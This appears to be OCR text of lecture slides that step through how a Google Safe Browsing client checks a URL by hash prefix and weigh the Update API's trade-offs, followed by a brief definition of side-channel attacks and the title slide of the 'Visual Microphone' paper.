

Client
Get unsafe hash prefixes
['aaabbb', 'ccdddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
No
Hashes for prefix 'abcdef'



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Client
Is 'abcdef' prefix present?
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
No
Hashes for prefix 'abcdef'
example.com is safe!



Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Client
Is 'abcdef' prefix present?
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
No
Hashes for prefix 'abcdef'
example.com is safe!


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Is 'abcdef' prefix present?
Client
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Hashes for prefix 'abcdef'


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Is 'abcdef' prefix present?
Client
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Is 'abcdef' prefix present?
Client
Yes
Google Safe Browsing Server
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Hashes for prefix 'abcdef'
Yes


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Client
Is 'abcdef' prefix present?
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Yes
Hashes for prefix 'abcdef'
example.com is unsafe!


Get unsafe hash prefixes
['aaabbb', 'cccddd', 'eeefff']
Is example.com safe?
sha256('example.com') → 'abcdef012345...'
Hash prefix list
Google Safe Browsing Server
Client
Is 'abcdef' prefix present?
Yes
Get unsafe hashes for prefix 'abcdef'
['abcdef000...', 'abcdef111...']
Is 'abcdef012345...' present?
Yes
Hashes for prefix 'abcdef'
example.com is unsafe!

Safe Browsing - Update API

- **Advantages**
  - **Privacy:** You exchange data with the server infrequently (only after a local hash prefix match) and using hashed URLs, so the server never knows the actual URLs queried by the clients.
  - **Response time:** You maintain a local database that contains copies of the Safe Browsing lists; they do not need to query the server every time they want to check a URL.
- **Drawbacks**
  - **Implementation:** You need to set up a local database and then download, and periodically update, the local copies of the Safe Browsing lists (stored as variable-length SHA256 hashes).
  - **Complex URL checks:** You need to know how to canonicalize URLs, create suffix/prefix expressions, and compute SHA256 hashes (for comparison with the local copies of the Safe Browsing lists as well as the Safe Browsing lists stored on the server).

Side channel attacks

Side channel attacks

- "An attack based on information gained from the implementation of a computer system, rather than weaknesses in the implemented algorithm itself"
- Possible sources of leaks: Timing information, power consumption, electromagnetic leaks, sound can provide an extra source of information, which can be exploited

The Visual Microphone: Passive Recovery of Sound from Video

Abe Davis[1] Michael Rubinstein[2,1] Neal Wadhwa[1] Gautham J. Mysore[3] Frédo Durand[1] William T. Freeman[1]

[1]MIT CSAIL [2]Microsoft Research [3]Adobe Research

